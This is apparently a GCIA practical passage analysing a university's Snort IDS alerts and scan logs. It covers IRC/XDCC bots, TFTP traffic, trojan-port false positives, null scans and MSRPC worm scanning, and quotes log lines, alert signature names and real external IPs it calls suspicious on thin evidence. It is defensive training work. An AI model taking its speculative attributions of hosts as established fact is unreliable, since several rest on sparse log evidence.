4	FTP DoS ftpd globbing
3	External FTP to HelpDesk MY.NET.70.49
3	External FTP to HelpDesk MY.NET.70.50
2	**[UGCIA NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot**
1	Attempted Sun RPC high port access

1	**TFTP - External UDP connection to internal tftp server**
1	DDOS shaft client to handler
1	NIMDA - Attempt to execute cmd from campus host

Due to the high amount of alerts, I choose to analyze a number of alerts in groups, and not only by their number of occurrences but also because of their nature. They are highlighted in bold in the table above.

MY.NET.30.4 and MY.NET.30.3

MY.NET.30.4 activity (Count: 29864) /MY.NET.30.3 activity (Count: 10935)

The rule that triggered this must be a custom rule, which monitors all incoming and outgoing traffic from MY.NET.30.4 and MY.NET.30.3. It could be that these two hosts are of special importance to the University.

These two destinations within the UGCIA University account for a majority of occurrences in the alerts log. The main requested ports on MY.NET.30.4 are 51443/TCP, 524/TCP and Port 80/TCP. The main requested ports on MY.NET.30.3 are port 524/TCP and port 80/TCP.

524 is the port for NCP, the NetWare Core Protocol - (NCP) A Novell trademark for the protocol used to access Novell NetWare file and print service functions. (Source: 14). 51443 is a port used by Apache on Novell Web Servers. (Source: 15)

Apache/1.3.27 is the web server application running on these hosts, I discovered this by browsing to the websites with Sam Spade. 134.192.65.152 is the main talker to MY.NET.30.4, which is a host from the University of Maryland (hshsl152.umaryland.edu). Other top talkers are:

68.55.51.87 (Count: 5784) pcp259943pcs.howard01.md.comcast.net
68.48.90.101 (Count: 2361) pcp02266057pcs.longhl01.md.comcast.net
68.54.168.204 (Count: 2126) pcp02772508pcs.howard01.md.comcast.net
63.13.142.215 (Count: 1763) 5cust215.VR1.NYC4.broadband.uu.net
66.209.81.134 (Count: 1585) cust-66.209.81.134.powerpulse.cc
216.56.88.95 (Count: 1501) wisc-ip95.mpw.net.
68.34.94.70 (Count: 1255) tsu-68-34-94-74.tsu01.md.comcast.net
68.55.148.5 (Count: 1127) pcp259943pcs.howard01.md.comcast.net
68.34.27.67 (Count: 918) pcp09629026pcs.frnkmd01.md.comcast.net

Mynetwatchman and Dshield had no reports on any of the hosts (with the exception of one report on 216.56.88.95 concerning direct play)

Correlations: Joanne Schell has come to the same conclusion that these are Novell Web servers (Source: 16). Tom King has discovered that these servers have trial software of ifolder (Source: 17) installed and concludes that these servers are being used for remote file access (Source: 18). No other activity was seen from these hosts in Scans or OOS logs, I also noted the increase of traffic since Tom King's practical, it seems that this application is increasingly being used.

Recommendations: Make sure that no other applications and or access can compromise these hosts, a compromise of these servers could have serious implications as the server provide access to other assets of the university. Make sure that all applications have the latest patches (such as Apache)

SMB Alerts

SMB Name Wildcard (Count: 3493) / SMB C access (Count: 99)

This alerts triggers when a system tries to obtain Netbios information from the target system. This can either be legitimate, like someone trying to locate shares, or malicious, like the Opaserv worm which uses that port to replicate itself (Source: 19). If a weak or no password policy is in place, the attacker could likely get access to the entire network (See an example of results of a weak password policy in my GCIA practical, part 2 detect 3).

In this case the traffic is caused by two IP addresses: MY.NET.11.7 and 169.254.25.129. The latter is a private address. I don't think that in this case we are talking about malicious activity, there is no other entry in any of the available log file types about the destination address in question, but based on the available data one cannot be sure.

Correlations: Judy Novak has done a great breakdown of what this rule does (Source: 20). Andre Cormier has analyzed the same signature and has come the same conclusions about the dangers of weak password policies (Source: 21)

Recommendations: It seems that Netbios use is pretty restricted for external hosts, in the three log file types, I only discovered a single one-to-one Netbios connection similar to this one. Also ensure that a strong password policy is enforced at each point of the network, an excellent paper one could consult is the SANS top 20 vulnerabilities paper (Source: 22). Finally disable all unnecessary (default) shares.

Possible Trojan server activity

Possible trojan server activity (Count: 418)

I am very wary when it comes to trojan activity. Trojan activity is bad news, so this needs to be investigated further. The rule in itself must be a custom written rule by the UGCIA that triggers whenever the port 27374 is involved either as source or destination. This means that the signature is likely to trigger false positives: when a host tries to connect to a particular service (port 80, 443 and 1080 were seen in this case), it chooses an ephemeral port (one above port 1024), including 27374 (this is actually the same situation that we have encountered with the high port 65535 traffic above)

Examples of these can be found in the alerts file:

```
Possible trojan server activity 194.167.235.251:27374 MY.NET.24.34: 80 (Count: 114)
Possible trojan server activity 63.118.38.221:27374 MY.NET.24.74: 443 (Count: 23)
Possible trojan server activity 66.17.151.30:27374 MY.NET.15.70: 1080 (Count: 1)
```

Port 27374 is also used by Bad Blood, SubSeven, SubSeven 2.1 Gold, Subseven 2.1.4 DefCon 8 (Source: 23). But if these were really Trojans, the connections would then have a destination port of 27374. I queried the database of alerts on any traffic with that destination port, there was just one entry:

```
Possible trojan server activity MY.NET.24.34:80 194.167.235.251:27374 (Count: 214)
```

This is the same activity as seen above just that the traffic has been caught reversed. This looks like malicious traffic on first sight but in fact this is a client 194.167.235.251 with source port 27374 browsing to web server MY.NET.24.34 on destination port 80.

Correlations: Tom King has come to same conclusions especially regarding host MY.NET.30.4 and port 80: "Why false alerts? Traffic to port 80 on MY.NET.24.34 occasionally has a source port of 27374 – a valid ephemeral port. "(Source: 18)

Recommendations: Fine tuning the IDS rule would be a good idea. This one triggers quite some false positives as we have seen. Also make sure that all internal hosts are protected with antivirus software, including the latest virus signatures.

Possible Red Worm alerts

High port 65535 tcp - possible Red Worm - traffic/High port 65535 udp - possible Red Worm - traffic

This seems again to be a customer rule that triggered. Most likely it triggers on TCP/UDP port 65535 being present in either source or destination port. Again, this is likely to produce quite some false positives, as mentioned in the previous section with the High port 65535 alerts.

Examples of these are:

```
High port 65535 tcp- possible Red Worm-traffic 143.220.251.2:65535 MY.NET.109.53 20
High port 65535 tcp - possible Red Worm - traffic 207.182.139.173 65535 MY.NET.12.6 25
High port 65535 tcp - possible Red Worm - traffic 64.68.82.79 65535 MY.NET.34.11 80
High port 65535 tcp - possible Red Worm - traffic 68.55.62.110 65535 MY.NET.60.17 110
```

It is unlikely that we are dealing with Red Worm infections here as we are not seeing any scanning activity from the hosts involved on port 53,111, and 515 (Source: 24) in neither the alerts, scans or OOS logs.

One alert caught my attention:

```
Mar 19 13:20:38.851629 High port 65535 tcp - possible Red Worm – traffic 61.48.11.22
65535 MY.NET.153.76 65535
```

I do no have enough information to be able what this is, but I would suggest investigating this internal host further for possible malicious activity. This could be trojan activity. The fact that the external host located in China has reports on Mynetwatchman of Sasser worm (Source: 25) spreading on several hosts confirms that this external host has had security problems in the past.

Correlations: Pete Storm has also noticed the same kind of bidirectional traffic triggering that signature, although on different ports and on different hosts (Source: 26) and also suggesting to investigate this. Anthony Dell's practical also discusses the activity and suggests further investigation.

Recommendations: This is a very generic rule to produce quite some false positives. A more specific rule as Pete Storm has suggested in his practical would be much more efficient. Also make sure that an antivirus product is installed with the latest virus signatures.

IRC Alerts

IRC evil - running XDCC (Count: 144)
[UGCIA NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC (Count: 31)
[UGCIA NIDS IRC Alert] Possible Incoming XDCC Send Request Detected (Count: 39)
[UGCIA NIDS IRC Alert] XDCC client detected attempting to IRC (Count: 10)
[UGCIA NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot (Count: 2)

These seem to be some custom rules written. Since IRC is involved they are most likely triggering on any port range between 6660 and 7000. (Source: 27) Typical client to server communications are located within that range. The default port defined is port 6667. Also involved with IRC is identd, running on port 113, a process needed to determine the owner of a connection. (Source: 28).

IRC is a very popular chatting application, used as a standalone program, or it can and is combined within other applications or games, among which malicious activity can also be found (P2P, Games, and trojans for example). In the light of recent RIAA crackdowns on P2P usage, the UGCIA university should pay special attention to this activity (Source: 29)

A total of 224 alerts on IRC were recorded in the alert file only.

Four of the alert types involve XDCC. XDCC refers to IRC bots running file share programs. They use the DCC (Direct Client-to-Client) protocol to communicate. It is a common knowledge that XDCC is used for MP3 and Warez usage. There is an excellent write-up by TonikGin, which explains in very much details how this protocol extension can be used for malicious activity and why it poses a big problem to educational institutions (Source: 30)

IP	Count	IP	Count
MY.NET.42.3	103	MY.NET.97.81	3
MY.NET.42.2	23	MY.NET.190.92	3
MY.NET.42.7	10	MY.NET.42.8	3
MY.NET.97.119	10	MY.NET.82.79	2

MY.NET.97.83	7	MY.NET.97.20	2
MY.NET.112.199	5	MY.NET.15.198	1
MY.NET.97.17	4	MY.NET.97.103	1
MY.NET.80.5	4	MY.NET.97.99	1
MY.NET.97.21	3		

These are all the internal hosts from UGCIA involved in IRC traffic, as you can see the top 4 addresses make up the majority of the traffic. All these hosts should have the IRC traffic investigated.

207.44.214.88, the top talker external IP resolves to azbox.underhand.org. This IP accounts for about 40 % of the IRC traffic seen in the alert logs.

Correlations: Ian Martin has analyzed similar traffic on the UGCIA network and also pointed to the usage of P2P and IRC (Source: 9). MyNetwatchman has one incident report about one the external Top Talkers (207.44.214.88) (Source: 31). This involved strange activity from that host to the 84.66.x.x network on several high ports.

Recommendations: As was already previously stated, IRC traffic, especially involving XDCC should be investigated for malicious and or illegal usage. The University should reconsider their security policy regarding the usage of IRC. If IRC cannot be forbidden or restricted, I would at least install some kind of filtering to the most evil IRC servers on the perimeter and/or border router to the internal network.

TFTP

TFTP - Internal TCP connection to external tftp server (Count: 102)
TFTP - Internal UDP connection to external tftp server (Count: 16)
TFTP - External TCP connection to internal tftp server (Count: 13)
TFTP - External UDP connection to internal tftp server (Count: 1)

TFTP is a file transfer protocol running on port 69 (Server). It is widely used, Cisco routers for example use TFTP to transfer their configurations from/to a TFTP server for backup reasons. It is also known for its lack of security. TFTP is also used by a number of trojans to transfer sensitive/private information over an installed backdoor back to a hacker (Several recent worms has this functionality built-in: example of this is the Blaster worm (Source: 32)

The *TFTP - Internal TCP connection to external TFTP server* alert, was generated by one single pair of IP addresses:

Log extract:

```
March 19 23:06:09.909571 TFTP – Internal TCP connection to external tftp server
MY.NET.84.203 2258 213.22.228.37 69
March 19 23:06:10.395918 TFTP – Internal TCP connection to external tftp server
MY.NET.84.203 2258 213.22.228.37 69
```

```
March 19 23:06:53.350878 TFTP – Internal TCP connection to external tftp server
MY.NET.84.203 2258 213.22.228.37 69
```

An internal host MY.NET.84.203 is connecting to 213.22.228.37. It seems that the external IP is the one running the Trojan application (because it carries the TFTP 69 port). The activity starts on March 19 at 23:06:09.784596 and stops on March 20 20:34:05.757904. All connections seem to happen during the night, which is very suspicious. The destination IP is a Portuguese Cable user: a213-22-228-37.netcabo.pt.

Correlations: MyNetWatchman has one report about the destination IP (Source: 33), which scanned another host for port 445, sign of a possible Gaobot/Phatbot infection (also see detect 2 of my practical in which I have discussed in details such activity).

The alert *Internal UDP connection to external TFTP server* was generated by internal host MY.NET.111.34 connecting to two external hosts: 217.147.34.242 (ctv-217-147-34-242.vinita.lt) and 66.203.121.89 (rx-wes-sea74.rbn.com). Please note that the source port remains the same all the time, this could mean that this is an automated process which is being repeated with intervals, I could not discover any consistent time pattern though in the logs:

Log extract:

```
March 18 22:08:13.993065 TFTP Internal UDP connection to external tftp server
217.147.34.242.69 MY.NET.111.34 4672
March 20 06:56:20.014934 TFTP Internal UDP connection to external tftp server
217.147.34.242.69 MY.NET.111.34 4672
March 20 07:52:25.456082 TFTP Internal UDP connection to external tftp server
217.147.34.242.69 MY.NET.111.34 4672
```

Correlations: MyNetWatchman and Dshield have no reports on these hosts.

The *TFTP - External TCP connection to internal TFTP server* connection are attempts to make a connection on internal servers:

Day	Timestamp	Source IP	Source Port	Destination IP	Destination Port
March 19	13:05:19.665831	165.127.89.114	58464	**MY.NET.6.7**	69
March 19	13:05:19.666123	**MY.NET.6.7**	69	165.127.89.114	58464
March 19	13:16:59.246768	165.127.89.114	63372	**MY.NET.24.44**	69
March 19	13:16:59.246800	**MY.NET.24.44**	69	165.127.89.114	63372
March 19	13:17:00.274640	165.127.89.114	63372	**MY.NET.24.44**	69
March 19	15:02:23.180858	165.127.89.114	6005	**MY.NET.24.15**	69
March 19	15:02:23.180972	MY.NET.24.15	69	165.127.89.114	6005
March 19	16:26:46.341667	165.127.89.114	17139	**MY.NET.1.3**	69
March 19	16:26:46.341947	**MY.NET.1.3**	69	165.127.89.114	17139
March 19	16:26:46.844832	165.127.89.114	17139	**MY.NET.1.3**	69
March 19	16:26:46.844993	**MY.NET.1.3**	69	165.127.89.114	17139
March 19	19:01:50.226639	213.184.233.169	57928	**MY.NET.1.3**	69
March 20	19:01:50.226833	**MY.NET.1.3**	69	213.184.233.169	57928

As you can see MY.NET.6.7, MY.NET.24.44, MY.NET.24.15, MY.NET.1.3 have received connections from external hosts on port 69. The IDS has caught the traffic in both directions in fact. 165.127.89.114 seems to be the main talker here (IP block belongs to the State of Colorado General Government Computer). Besides this port 69 traffic, the only traffic that was observed in the alert log was a number of connections to MY.NET.1.3 with high source and low destination ports. It looks like this host has done a vertical scan with a very odd port selection (Port 21 to 47806) and not all ports were scanned. The Scan logs also show that this internal host not only was scanning MY.NET.1.3 but a larger number of internal IP's:

MY.NET.6.7, MY.NET.24.15, MY.NET.24.44, MY.NET.30.3, MY.NET.69.217, MY.NET.97.35, MY.NET.153.149.

The same weird port selection as seen as well.

The *alert TFTP - External UDP connection to internal tftp server* was generated from 63.250.205.21 to MY.NET.80.4 on port 69. The source IP resolves to wmcontent41.bcst.yahoo.com. I believe that this is a webcast file (As I entered the URL into a web browser, it tried to open an .asf file, a Advanced Streaming File)

Correlations: MyNetWatchman had an incident report about this host (Source: 34). But the activity does not seem to be related in any way to what we have seen at the UGCIA University. There are vulnerabilities associated with asf files (Source: 35).

Recommendations: MY.NET.6.7, MY.NET.24.44, MY.NET.24.15, MY.NET.1.3, MY.NET.84.203, MY.NET.111.34 and MY.NET.80.4 need to be investigated closely for suspicious TFTP traffic. Depending whether the perimeter has blocked the attempts or not, make sure that port 69 is blocked at the firewall. If the TFTP usage is legitimate, I would strongly advice to look out for more secure protocols, such as SSH or SCP, which supply good security features (Source: 36). I would also advice the implementation of antivirus software in addition to the measure mentioned before, with the latest virus signatures. This will reduce the risk of having Trojan installed on the internal network. Finally the traffic from 165.127.89.114 to several internal UGCIA hosts should be investigated as well.

In the next section we will be reviewing the top 10 source and destination alert generators. I have chosen to do this to do a second approach on the alerts, in order to make sure that I would catch the most important issues.

Top 10 Source IP alert generators

Source IP	Count
134.192.65.152	9950
68.55.51.87	5784
61.129.45.60	2515
68.48.90.101	2361

68.54.168.204	2126
63.13.142.215	1763
66.209.81.134	1585
216.56.88.95	1501
68.34.94.70	1255
68.55.148.5	1127

The hosts with IP address 134.192.65.152, 68.55.51.87, 61.129.45.60, 68.48.90.101, 68.54.168.204, 63.13.142.215, 66.209.81.134, 216.56.88.95, 68.34.94.70, 68.55.148.5 are the main talkers to MY.NET.30.4 and MY.NET.30.3 as we have discussed in the MY.NET.30.3/4 activity section.

61.129.45.60 is a Chinese host that accessed a large range of UGCIA internal addresses on port 80. The alert files contained 2515 entries which involved this host divided over following alert types:

Alert	Count
EXPLOIT x86 NOOP	2184
MY.NET.30.3 activity	168
MY.NET.30.4 activity	163
SMB Name Wildcard	19

The activity starts on Mar 20 at 05:41:44.430985 and stops at 06:24:24.797456. That is a lot of activity at that time of the day, and although neither Dshield nor MyNetwatchman have any reports on this host, this is very suspicious.

I then queried the scan file for this host, it seems that this Chinese host also shows scanning activity in the scan logs on following ports: 80, 99,139, 445, 1433 and 4899. All scans had the SYN flag set.

Port 80 is most often associated with web traffic
Port 99 is assigned to Metagram Relay but also to the Hidden Port Trojan (Source: 37)
Port 139 is Netbios traffic
Port 445 is SMB (Server Message Block)
Port 1433 is one of the ports used by SQL
Port 4899 is the Remote Admin port.

This combination of ports leads me to think that this is some kind of Gaobot/Phatbot/Agobot variant, for more details please consult my second detect of my practical as well as the Symantec website (Source: 38). I am not aware of any variant with port 99 included, but then again this particular worm is so modular/extensible that it is possible to include a trojan on port 99 as well. I would have to need access to the source code to be sure about this. It seems that no hosts got infected and I could not find any return packets neither in the scan logs. On the other hand, It could well be that there are infected hosts but that the IDS does not pick them up if there a firewall or router in front of it which would filter all these requests.

Finally I queried what SMB Wildcard traffic this host was involved with:

Source IP	Count
MY.NET.150.198	7
MY.NET.150.44	12

Log extract:

```
06:21:59 SMB Name Wildcard MY.NET.150.44 1065 61.129.45.60 137
06:21:59 SMB Name Wildcard MY.NET.150.44 137 61.129.45.60 137
06:22:01 SMB Name Wildcard MY.NET.150.44 137 61.129.45.60 137
06:22:02 SMB Name Wildcard MY.NET.150.44 137 61.129.45.60 137
06:22:03 SMB Name Wildcard MY.NET.150.44 1065 61.129.45.60 137
06:22:05 SMB Name Wildcard MY.NET.150.198 1102 61.129.45.60 137
06:22:06 SMB Name Wildcard MY.NET.150.198 137 61.129.45.60 137
06:22:07 SMB Name Wildcard MY.NET.150.198 137 61.129.45.60 137
(Omitted)
```

Two internals hosts have communicated to a Chinese host (61.129.45.60) as well on port 137. This could be an Opaserv infection although the amount of information available in the log is not sufficient to be 100% sure. It could be that the host is supposed to be doing business with the UGCIA, which would explain the Netbios traffic.

Recommendations: All internal hosts should be checked for any worm infection, anti-virus software should be applied with the latest definitions is not already present. Make sure port 137 traffic is being blocked at the perimeter, or on the border router. If you do have to permit cross-site Netbios traffic, make sure a strong password and authentication policy is in place. Eventually the implementation of a VPN tunnel to trusted hosts would be a solution. This would make sure that only trusted users are able to access shares at the University.

The host with IP 68.48.90.101, 68.54.168.204, 63.13.142.215 were already noticed and discussed for their high amount of traffic to the MY.NET.30.4 host on port 80, 524 and 51443. No other activity was seen from this host in either log file type.

Top 10 Destination IP alert generators

Destination IP	Count
MY.NET.30.4	29864
MY.NET.30.3	10936
169.254.25.129	1201
MY.NET.153.76	971

169.254.45.176	696
MY.NET.1.3	367
220.220.220.1	325
MY.NET.24.47	295
MY.NET.153.80	271
MY.NET.84.216	151

MY.NET.30.3 and MY.NET.30.4

The activity from this host has already been noticed and discussed in my first alert discussion

169.254.25.129 and 169.254.45.176

These two destination IP's are probably the result of a network bad configuration problem of internal hosts and the alerts *SMB Name Wildcard* are actually triggered because of this. When a Windows-based computer that is configured to use a DCHP server, it can assign itself an IP address from the 169.254.0.0 to 169.254.255.255 if it cannot contact the DCHP server. Source: 39)

The internal hosts in question are: MY.NET.11.7 and MY.NET.66.25.

Recommendations: Investigate why these hosts are having problems reaching their DHCP server.

MY.NET.153.76

This internal host triggered four types of alerts:

Null scan! (Count: 963)
EXPLOIT x86 NOOP (Count: 3)
High port 65535 tcp - possible Red Worm – traffic (Count: 2)
Probable NMAP fingerprint attempt (Count: 3)

Source IP's are responsible for this:

61.48.11.22 (Count: 968)
218.94.88.247 (Count: 1)
220.162.100.108 (Count: 1)
220.163.15.198 (Count: 1)

The high amount of *Null scans* is caused by 61.48.11.22 (as well as the Possible NMAP fingerprint attempt alerts). 61.48.11.22 belongs to a net block owned by the China Network Communications Group Corporation. This alert will fire when a TCP packet is sent without any flags. Tools such as Nmap (Source: 40) use this scan for OS fingerprinting purposes. The host in China was already seen in the section *High port 65535 tcp - possible Red Worm – traffic*. I would therefore emphasize again to check out MY.NET.153.76 for any malicious activity.

Correlations: The Null scans from this host have also been recorded in the scan logs:

```
NULL scan (Externally-based) 61.48.11.22 0 MY.NET.153.76 0 (Count: 410)
```

Mynetwatchman has one report on the Chinese host (Source: 41)

The remainder of the alerts was caused by:

218.94.88.247 (Chinese host from CHINANET jiangsu network)
220.162.100.108 (Chinese host from CHINANET Fujian province network)
220.163.15.198 (Chinese host from CHINANET Fujian province network)

They triggered the Exploit x86 NOOP signature. The Exploit x86 NOOP rule seems to be a custom UGCIA rule, there is not enough information available to determine what kind of activity this was, it could be a false positive if the rule is similar to the Shellcode x86 NOOP standard Snort rule, but again I would need more information to be sure. In general, I have seen Exploit x86 trigger a lot of false positives with binary file transfers (example: FTP)

Here's an example of a log entry that was observed:

```
Mar 19 13:01:52.263674 EXPLOIT x86 NOOP 218.94.88.247 3180 MY.NET.153.76 8883
```

All three hosts connected to MY.NET.153.76 on the same destination port 8883. I could not find any information on port 8883 in the port database (Source: 27) or on Google (Source: 42). A lookup on port 3180 on the same port database returned Millicent Broker server as an application (Source: 43) but that port is also in the range of a backdoor that the MyDoom worm opens on an infected machine (Source: 44). There is not enough evidence though to be sure but seen the traffic observed in the logs, I would recommend to investigate this.

Correlations:Dshield and MyNetwatchman had no reports on these hosts.

Scans and OOS logs did not have any further activity from these hosts.

Recommendations: The activity from these Chinese hosts towards an internal host are important enough to conduct some investigation. There has been some reconnaissance traffic at the least, and some weird high port traffic has been seen as well.

220.220.220.1

This host translates to t220001.ap.plala.or.jp.

This host triggered two alerts

```
High port 65535 tcp - possible Red Worm – traffic (Count: 184)
FTP passwd attempt (Count: 1)
```

The target is both cases: MY.NET.24.47

The *High port 65535 tcp - possible Red Worm – traffic* is most likely to be false positives. However more information is needed to be sure.

The *FTP passwd attempt* is most probably a false positive, as we will see just below, the server may be a FTP server, and a single login therefore can not be considered to be malicious on its own with any further information.

MY.NET.24.47

I queried the database for all alerts that triggered with destination IP MY.NET.24.47:

```
High port 65535 tcp – possible Red Worm – traffic (Count: 184)
FTP passwd attempt (Count : 39)
Null scan 207.126.235.209 1935 MY.NET.24.47 3012 (Count: 24)
Possible trojan server activity 67.114.251.118 27374 MY.NET.24.47 4883 (Count: 46)
NMAP TCP ping 207.31.248.130 80 MY.NET.24.47 21 (Count: 1)
SYN-FIN scan 66.47.214.25 34110 MY.NET.24.47 2694 (Count: 1)
```

The *High port 65535 tcp – possible Red Worm – traffic alert* (Count: 184) as discussed above will trigger each times port 65535 is found in either source and/or destination. Often this will produce false positives when the source IP chooses 65535 as a source port. We are worried about seeing this same port with the destination IP MY.NET.24.47. A query on this however remained without any hits. So it is very likely that the events seen were false positives.

This internal host has *FTP passwd attempt* alerts (Count: 39), but only single attempts from single external hosts. As single failed attempt from one host does not necessarily have to be malicious especially if a strong password policy is in place. It is probable that this host is a FTP server and that some users mistype their passwords from time to time.

The *Null scans* will fire when a TCP packet is sent without any flags. Tools such as Nmap (Source: 40) use this scan for OS fingerprinting purposes. There is one single host responsible for this activity and only on 16 March 2004: 207.126.235.209 (timp.corp.yahoo.com). The destination IP seems to belong to the corporate network of Yahoo. The communication seen is high port to high port (above 1024). This activity is probably non-malicious but more information is needed to be sure.

The *Possible trojan server activity* is most likely a false positive as it triggers on either source or destination port 27374 (Refer to *Possible trojan server activity* section). We should worry about seeing this same port with the destination IP MY.NET.24.47. A query on this however remained without any hits. So it is very likely that the events seen were false positives

The NMAP TCP ping is strange. Two low ports are being used here, this is not normal, a session usually high one low port (below 1024) and one high port (greater than 1024). But Nmap allows you to choose whatever port you like. So this could be a Nmap reconnaissance attack. More information is needed to make further assumptions.

The last occurrence, the SYN-FIN scan (Count: 1) indicates that a TCP probe was sent with the SYN and FIN flags set in the header. This traffic does not occur normally within the TCP stack, it could be part of a single packet OS detection. No activity was seen though after that in the logs analyzed.

Correlations: Dshield and Mynetwatchman have no reports on the Source IP's involved. Scans and OOS logs showed no activity from the source IP's in this section.

Recommendations: If this server is indeed a FTP server, make sure it is patched to the latest, and ensure that a strong password policy is in place. Guest and Anonymous logins should be disabled.

MY.NET.153.80

First I wanted to know which alert types triggered:

Null scan! (Count: 268)
EXPLOIT x86 setgid 0 (Count: 2)
SYN-FIN scan! (Count:1)

The Source IP's involved are:

202.43.239.178 (Count: 244)
141.151.184.70 (Count: 25)
193.136.12.69 (Count: 1)
81.178.225.97 (Count: 1)

The majority of the *Null scans* was triggered by 202.43.239.178 (Count: 243), which also triggered the SYN-FIN scan (Count: 1). The IP belongs to TSNinternet, an Internet provider. The Null scans alert will fire when a TCP packet is sent without any flags. Tools such as Nmap (Source: 40) use this scan for OS fingerprinting purposes.

Correlations: Dshield and Mynetwatchman had no reports on these hosts.

Host 141.151.184.70 (pool-141-151-184-70.pitt.east.verizon.net) triggered the *Null scan* alert (Count: 25). This is probably an OS fingerprinting attempt as mentioned above. However more information is needed to be sure about this.

Correlations: Scans and OOS files show no activity from our attacker. Dshield and Mynetwatchman have no reports on or attacker.

Alert *EXPLOIT x86 setgid* was triggered by 193.136.12.69 (pc-eb-greg-g.dei.uminho.pt) and 81.178.225.97 (81-178-225-97.dsl.pipex.com). This custom rule from UGCIA is probably looking for buffer overflows as in the standard Snort rule *Shellcode x86 NOOP*. If this rule is similar to the *Shellcode x86 NOOP* rule, a standard Snort rule, it is likely to produce false positives with binary file transfers for example.

Correlations: Mynetwatchman has one report on host 193.136.12.69 (Source: 46) but it contains no interesting information related to what we have observed at UGCIA. Dshield has no reports on our both attacker IP's.

The scans file logged some activity from: 81.178.225.97 as well:

Mar 20 10:21:19 INVALIDACK scan (Externally-based) 81.178.225.97 6887 MY.NET.153.80 3366 ***A*R*F (Count: 8)

Port 6887 is a port used by Big Torrent (File Sharing Software) and port 3366 by Creative Partner according to the port database (Source: 46). One could speculate that 81.178.225.97 and MY.NET.153.80 are using Big Torrent, at the same time the flags in those events do not match the flags usually see in P2P (URG and Push) but with high port to high port communication it is hard to tell who is who. I would need more information to be able to make any certain assumptions about this activity.

Recommendations: Make sure the server is patched to the latest levels for any application running on that server. Block all unnecessary ports at the perimeter (Firewall and/or Border router) to avoid giving out any information on your assets. Finally, make sure no malicious application is running on that host.

MY.NET.84.216

Three alerts were triggered for this destination IP:

High port 65535 udp - possible Red Worm – traffic (Count: 147)
Tiny Fragments - Possible Hostile Activity (Count: 3)
NMAP TCP ping! (Count: 1)

These alerts were triggered by the following IP's:

Source IP	Count
80.182.10.129	96
220.62.0.50	12
219.105.95.42	9
62.179.134.1	7
219.61.88.107	4
219.31.88.140	4
68.71.159.175	3
220.55.184.44	2
210.128.220.10	2
218.124.216.227	2
66.118.159.153	2
218.121.232.76	1
64.152.70.68	1
219.22.6.8	1
61.23.79.168	1
82.50.98.110	1
61.21.82.182	1
203.165.189.180	1
219.31.84.156	1

80.182.10.129 (host128-10.pool80182.interbusiness.it)
220.62.0.50 (YahooBB220062000050.bbtec.net)
219.105.95.42 (219-105-95-42.adachi.ne.jp)
62.179.134.1 (1eiod.cm.chello.no)
219.61.88.107 (YahooBB219061088107.bbtec.net)
219.31.88.140 (YahooBB219031088140.bbtec.net)
220.55.184.44 (YahooBB220055184044.bbtec.net)
(Omitted)

80.182.10.129 triggered the alert *High port 65535 udp - possible Red Worm – traffic* 96 times. The target port in all alerts is 6257 UDP, which port belongs to the old protocol used by WinMX, a P2P sharing program (Source: 46).

Correlations: Scans and OOS logs did not contain any further activity from this host.

Recommendations: In light of the RIAA actions (Source: 29) against the distribution of MP3's and movies, the UGCIA University should investigate the MY.NET.84.216 host.

64.152.70.68 triggered the *NMAP TCP ping!* alert, the IP resolves to proximitycheck2.allmusic.com. I found an interesting post from Ashley

Thomas in the intrusion mailing list archive about proximitycheck (Source: 47). According to her this could be a Radware load balancing probing packet. This could be a good explanation for this traffic:

```
Mar 16 NMAP TCP ping! 64.152.70.68 80 MY.NET.1.3 53 (Count: 30)
Mar 17 NMAP TCP ping! 64.152.70.68 80 MY.NET.1.3 53 (Count: 46)
Mar 18 NMAP TCP ping! 64.152.70.68 80 MY.NET.1.3 53 (Count: 31)
Mar 19 NMAP TCP ping! 64.152.70.68 80 MY.NET.1.3 53 (Count: 24)
Mar 20 NMAP TCP ping! 64.152.70.68 80 MY.NET.1.3 53 (Count: 22)
```

Correlations: As already stated, GCIA Ashley Thomas has seen similar traffic on low ports (80 and 53) and only a couple of packets at a time (Up to 4 according to Ashley).

68.71.159.175 (resolves to 68-71-159-175.clvdoh.adelphia.net) triggered the *Tiny Fragments - Possible Hostile Activity alert***.** This is a possible false positive but we need more information to be sure. No further activity was recorded in the OOS and the Scan logs.

Correlations: Jim Hendrick has encountered such alerts in his practical and also classified them as possible false positives (Source: 48). Ronny Rietveld did a good write-up on tiny fragments in his practical (Source: 49) and gives some excellent references: RFC 1858 (Source: 50) and CVE-2001-0402 (Source: 51).

Scans analysis

Top 10 Source IP's/Talkers

Source IP	Count
MY.NET.1.3	2888928
MY.NET.190.92	2169155
MY.NET.66.17	1003743
MY.NET.1.4	297115
MY.NET.153.174	231851
MY.NET.110.72	185251
MY.NET.153.30	93229
MY.NET.82.15	87728
MY.NET.34.14	87009
MY.NET.98.24	60751

MY.NET.1.3

The majority of the destination ports that we see from this server are port 53 (Count: 2878168) and port 123 (Count: 8428). This leads me to think that this server is providing DNS services (port 53) as well as NTP (port 123).

To make sure we are dealing with real DNS services here and not some other perimeter evasion attempt such as doing P2P over port 53, I queried the MY.NET.1.3 server www.cisco.com (I had the real IP in the logs, it was sanitized):

```
> www.cisco.com
Server:         MY.NET.1.3
Address:        MY.NET.1.3#53
Non-authoritative answer:
Name:           www.cisco.com
Address:        198.133.219.25
```

I then checked the alert logs to see if there is anything reported about this IP. Indeed there were 2 *TFTP - External TCP connection to internal tftp server* alerts to the DNS server.

Correlations: Andrew Evans has analyzed the same kind of traffic in his practical and has had the same results and conclusions, although he does not mention the TFTP traffic that I have noticed. (Source: 52). No further activity from these hosts could be found in the alert and the OOS logs to this host.

Recommendations: As I only have IDS data available, and I do not know whether the firewall has blocked this, I would suggest checking whether the firewall blocks incoming requests on port 69, as already mentioned in the alerts section. Also make sure the DNS server is running with the latest patches.

MY.NET.190.92

The host MY.NET.190.92 has suspicious port combinations as destination ports:

Destination IP	Count
135	1084593
445	1080950
5000	1502
139	1095
161	868
113	55
137	27
80	23
53	16
8080	7
6667	5

The internal host MY.NET.190.92 seems to be infected with some kind of MSRPC worm. MSRPC has been the target of a large number of worms since the DCOM vulnerability in MSRPC was announced (Source: 53).

There is a high amount of outbound port 135/TCP and 445/TCP traffic. More over, the timestamps are to close to be normal MSRPC traffic as you can see in the following extract:

```
Mar 19 23:50:13 SYN scan MY.NET.190.92 4392 219.201.152.35 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 3523 218.51.226.34 135 ******S*
Mar 19 23:50:13 SYN scan MY.NET.190.92 4457 136.186.234.142 445 ******S*
